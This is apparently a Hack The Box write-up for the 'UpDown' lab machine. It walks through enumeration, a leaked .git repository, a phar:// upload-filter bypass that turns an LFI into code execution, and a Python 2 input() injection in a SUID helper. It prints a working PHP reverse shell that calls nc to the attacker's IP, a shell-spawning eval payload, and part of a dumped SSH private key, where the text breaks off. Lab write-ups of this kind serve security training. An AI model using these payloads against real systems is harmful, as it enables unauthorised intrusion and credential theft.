UpDown
A leaked .git directory on a dev vhost exposes source code guarded by a custom HTTP header; a file-upload filter is bypassed with the phar:// wrapper for RCE as www-data, a SUID script that pipes input into Python 2's input() escalates to the developer user, and a passwordless sudo easy_install hands over root.
htbTL;DR
UpDown is a Medium-difficulty Linux machine exposing SSH and an Apache web server. The site is a simple “is it up?” service, and virtual-host enumeration reveals a dev subdomain that is only reachable with a special HTTP header. A leaked .git directory lets us dump the subdomain’s source code, which shows both a Local File Inclusion (LFI) in the page router and a file-upload feature guarded by an extension blacklist. We bypass the filter and defeat the “upload then immediately delete” logic with the phar:// PHP wrapper, turning the LFI into Remote Code Execution as www-data. From there, a SUID helper that feeds our input straight into Python 2’s input() (which evaluates its argument as code) gets us a shell as developer, whose SSH key we reuse for a stable session. Finally, developer may run easy_install via sudo without a password, and per GTFOBins that is enough to inherit root.
| Machine | OS | Difficulty | Target IP | Pwnbox IP |
|---|---|---|---|---|
| UpDown | Linux | Medium | 10.129.227.227 | 10.10.15.144 |
Enumeration
We start with an nmap scan to find the open ports and the services behind them.
$ nmap -sV 10.129.227.227Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-22 01:14 +0300Nmap scan report for 10.129.227.227Host is up (0.22s latency).Not shown: 998 closed tcp ports (reset)PORT   STATE SERVICE VERSION22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 13.63 seconds
Two ports are open: SSH on 22 and HTTP on 80. Let’s see what the web server on port 80 is hosting by browsing to the target.


The site is a small tool that checks whether a website you give it is up or down. Its footer references the domain siteisup.htb, so we add that mapping to our /etc/hosts file to reach it by name instead of by IP:
$ echo "10.129.227.227 siteisup.htb" | sudo tee -a /etc/hosts10.129.227.227 siteisup.htbVirtual-host enumeration
Next we fuzz for virtual hosts with ffuf, using a subdomain wordlist from dnscan:
ffuf -w ./subdomains-1000.txt -u http://siteisup.htb -H "Host: FUZZ.siteisup.htb"Almost every guess comes back with a response size of 1131 bytes — the default page — and browsing a few of them manually returns nothing interesting. We filter those out with -fs 1131:
ffuf -w ./subdomains-1000.txt -u http://siteisup.htb -H "Host: FUZZ.siteisup.htb" -fs 1131This leaves a single hit: dev, which returns a 403 with a size of 281.

We add dev.siteisup.htb to /etc/hosts as well:

$ echo "10.129.227.227 dev.siteisup.htb" | sudo tee -a /etc/hostsBut visiting dev.siteisup.htb in the browser just returns Forbidden — we’ll come back to that.
Directory enumeration
Let’s enumerate directories on the main site with gobuster:
$ gobuster dir -u http://siteisup.htb -w /usr/share/wordlists/dirb/common.txt===============================================================Gobuster v3.8.2by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)===============================================================[+] Url: http://siteisup.htb[+] Method: GET[+] Threads: 10[+] Wordlist: /usr/share/wordlists/dirb/common.txt[+] Negative Status codes: 404[+] User Agent: gobuster/3.8.2[+] Timeout: 10s===============================================================Starting gobuster in directory enumeration mode===============================================================.hta (Status: 403) [Size: 277].htaccess (Status: 403) [Size: 277].htpasswd (Status: 403) [Size: 277]dev (Status: 301) [Size: 310] [--> http://siteisup.htb/dev/]index.php (Status: 200) [Size: 1131]server-status (Status: 403) [Size: 277]Progress: 4613 / 4613 (100.00%)===============================================================Finished===============================================================The dev folder returns 301 (a redirect to /dev/); index.php is just the site itself. Enumerating inside /dev is more revealing:
$ gobuster dir -u http://siteisup.htb/dev -w /usr/share/wordlists/dirb/common.txt===============================================================Gobuster v3.8.2by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)===============================================================[+] Url: http://siteisup.htb/dev[+] Method: GET[+] Threads: 10[+] Wordlist: /usr/share/wordlists/dirb/common.txt[+] Negative Status codes: 404[+] User Agent: gobuster/3.8.2[+] Timeout: 10s===============================================================Starting gobuster in directory enumeration mode===============================================================.hta (Status: 403) [Size: 277].git/HEAD (Status: 200) [Size: 21].htaccess (Status: 403) [Size: 277].htpasswd (Status: 403) [Size: 277]index.php (Status: 200) [Size: 0]Progress: 4613 / 4613 (100.00%)===============================================================Finished===============================================================.git/HEAD returns 200, meaning a Git repository has been left exposed on the server.
Dumping the Git repository
Because the .git directory is reachable, we can reconstruct the repository with git-dumper:
git-dumper http://siteisup.htb/dev/.git/ devThe tool writes the recovered source into the ./dev folder. Inside it we find a .htaccess that explains the earlier Forbidden response:
SetEnvIfNoCase Special-Dev "only4dev" Required-HeaderOrder Deny,AllowDeny from AllAllow from env=Required-HeaderThe dev subdomain is served only when the request carries the header Special-Dev: only4dev. To add that header to every request, we set up a Match and Replace rule in Burp Suite.

Add siteisup.htb (including subdomains) to Burp’s target scope so the rule and proxy only touch this host.
With the header in place, dev.siteisup.htb loads — this is the beta of the “is it up?” service.
Foothold
Now we review the source we dumped. First, index.php, which routes pages:
<b>This is only for developers</b><br><a href="?page=admin">Admin Panel</a><?php define("DIRECTACCESS",false); $page=$_GET['page']; if($page && !preg_match("/bin|usr|home|var|etc/i",$page)){ include($_GET['page'] . ".php"); }else{ include("checker.php"); }?>The page query parameter is passed to include() with .php appended, as long as it doesn’t match the blacklist bin|usr|home|var|etc. That is a classic Local File Inclusion, though the trailing .php limits us to including PHP (or PHP-interpretable) content.
Next, checker.php, which handles the bulk upload:
if($_POST['check']){
        # File size must be less than 10kb.        if ($_FILES['file']['size'] > 10000) {        die("File too large!");    }        $file = $_FILES['file']['name'];
        # Check if extension is allowed.        $ext = getExtension($file);        if(preg_match("/php|php[0-9]|html|py|pl|phtml|zip|rar|gz|gzip|tar/i",$ext)){                die("Extension not allowed!");        }
        # Create directory to upload our file.        $dir = "uploads/".md5(time())."/";        if(!is_dir($dir)){        mkdir($dir, 0770, true);    }
        # Upload the file.        $final_path = $dir.$file;        move_uploaded_file($_FILES['file']['tmp_name'], "{$final_path}");
        # Read the uploaded file.        $websites = explode("\n",file_get_contents($final_path));
        foreach($websites as $site){                $site=trim($site);                if(!preg_match("#file://#i",$site) && !preg_match("#data://#i",$site) && !preg_match("#ftp://#i",$site)){                        $check=isitup($site);                        if($check){                                echo "<center>{$site}<br><font color='green'>is up ^_^</font></center>";                        }else{                                echo "<center>{$site}<br><font color='red'>seems to be down :(</font></center>";                        }                }else{                        echo "<center><font color='red'>Hacking attempt was detected !</font></center>";                }        }
        # Delete the uploaded file.        @unlink($final_path);}
Walking through the logic:
- The file must be smaller than 10 KB.
- The extension is checked against a blacklist (
php,html,py,pl,phtml,zip,rar,gz,gzip,tar, …). - The file is saved under
uploads/<md5(time())>/. - Each line is read and checked against
file://,data://, andftp://. - Crucially, the file is deleted with
@unlink()as soon as processing finishes.
So we have an upload that survives only for the duration of the request, plus an LFI that forces a .php suffix. The way to chain them is the phar:// wrapper: a PHAR archive is a valid PHP package that include() will execute, and the extension check never looks inside the archive — only at the filename.
Building the PHAR payload
As a proof of concept, we start with a simple phpinfo() script:
echo "<?php phpinfo() ?>" >> info.phpWe package it into an archive and rename it so the extension passes the blacklist (.txt is not blocked):
zip info.zip info.phpmv info.zip info.txtWe upload info.txt through the site. Even though checker.php deletes it after the request, the containing directory uploads/<md5>/ persists, so we browse /uploads to find the generated folder name, then include the file through the phar:// wrapper:

http://dev.siteisup.htb/?page=phar://uploads/b1386f992a3d4a67990a45691ac7eac8/info.txt/infoNote we reference info rather than info.php — index.php appends the .php for us. The archive is unpacked and executed, and we get the phpinfo() output.
Choosing a reverse shell
The phpinfo() page lists the disabled functions, and fsockopen — used by most PHP reverse shells — is among them.

We therefore use a shell based on proc_open, which is still available (source):
<?php$descriptorspec = array(   0 => array("pipe", "r"),   1 => array("pipe", "w"),   2 => array("file", "/tmp/error-output.txt", "a"));
$cwd = '/tmp';$env = array('some_option' => 'aeiou');
$process = proc_open('sh', $descriptorspec, $pipes, $cwd, $env);
if (is_resource($process)) {
    fwrite($pipes[0], 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.15.144 1337 >/tmp/f');    fclose($pipes[0]);    echo stream_get_contents($pipes[1]);    fclose($pipes[1]);    $return_value = proc_close($process);
    echo "command returned $return_value\n";}?>

We start a listener on the Pwnbox:
nc -lvnp 1337Then repeat the exact packaging steps as before — write this payload to info.php, zip it, rename the archive to .txt, upload it, and include it via phar://. The request triggers the shell and the listener catches a connection.
User
We land as www-data. Looking around the home directories, we find the developer user:
$ cd /home/developer/dev$ ls -altotal 32drwxr-x--- 2 developer www-data 4096 Jun 22 2022 .drwxr-xr-x 6 developer developer 4096 Aug 30 2022 ..-rwsr-x--- 1 developer www-data 16928 Jun 22 2022 siteisup-rwxr-x--- 1 developer www-data 154 Jun 22 2022 siteisup_test.pyuser.txt sits in /home/developer but we can’t read it yet. The dev folder holds two files: a siteisup binary with the SUID bit set (owned by developer), and siteisup_test.py, which is presumably the source the binary wraps:
import requests
url = input("Enter URL here:")page = requests.get(url)if page.status_code == 200:        print "Website is up"else:        print "Website is down"
The print statements without parentheses tell us this is Python 2. That matters because in Python 2 input() is equivalent to eval(raw_input()) — it evaluates whatever we type as Python code. Since siteisup runs SUID as developer, code we inject through that prompt runs with developer privileges.
We feed it a payload that spawns a shell:
__import__('os').system('/bin/bash')Running the SUID binary and supplying the payload at the prompt drops us into a shell as developer:
$ ./siteisupEnter URL here:__import__('os').system('/bin/bash')iduid=1002(developer) gid=33(www-data) groups=33(www-data)Reusing the SSH key
Since SSH is open (port 22), a key is more stable than this shell. We check developer’s .ssh directory:
ls /home/developer/.sshThere’s an id_rsa private key. We read it and copy it to the Pwnbox:
$ cat /home/developer/.ssh/id_rsa-----BEGIN OPENSSH PRIVATE KEY-----b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcnNhAAAAAwEAAQAAAYEAmvB40TWM8eu0n6FOzixTA1pQ39SpwYyrYCjKrDtp8g5E05EEcJw/S1qi9PFoNvzkt7Uy3++6xDd95ugAdtuRL7qzA03xSNkqnt2HgjKAPOr6ctIvMDph8JeBF2F9Sy4XrtfCP76+WpzmxT7utvGD0N1AY3+EGRpOb7q59X0pcPRnIUnxu2sN+vIXjfGvqiAYozOB5DeX8rb2bkii6S3Q1tM1VUDoW7cCRbnBMglm2FXEJU9lEv9Py2D4BavFvoUqtT8aCosrrKvTpAQkPrvfioShtIpo95Gfyx6Bj2MKJ6QuhiJK+O2zYm0z2ujjCXuM3V4Jb0I1Ud+qa+QtxTsNQVpcIuct06xTfVXeEtPThaLI5KkXElx+TgwR0633jwRpfx1eVgLCxxYk5CapHuu0nhUpICU1FXr6tV2uE1LIb5TJrCIx479Elbc1MPrGCksQVV8EesI7kk5A2SrnNMxLe2ckIsQHQHxIcivCCIzB4R9FbOKdSKyZTHeZzjPwnU+FAAAFiHnDXHF5w1xxAAAAB3NzaC1yc2EAAAGBAJrweNE1jPHrtJ+hTs4sUwNaUN/UqcGMq2Aoyqw7afIORNORBHCcP0taovTxaDb85Le1Mt/vusQ3feboAHbbkS+6swNN8UjZKp7dh4I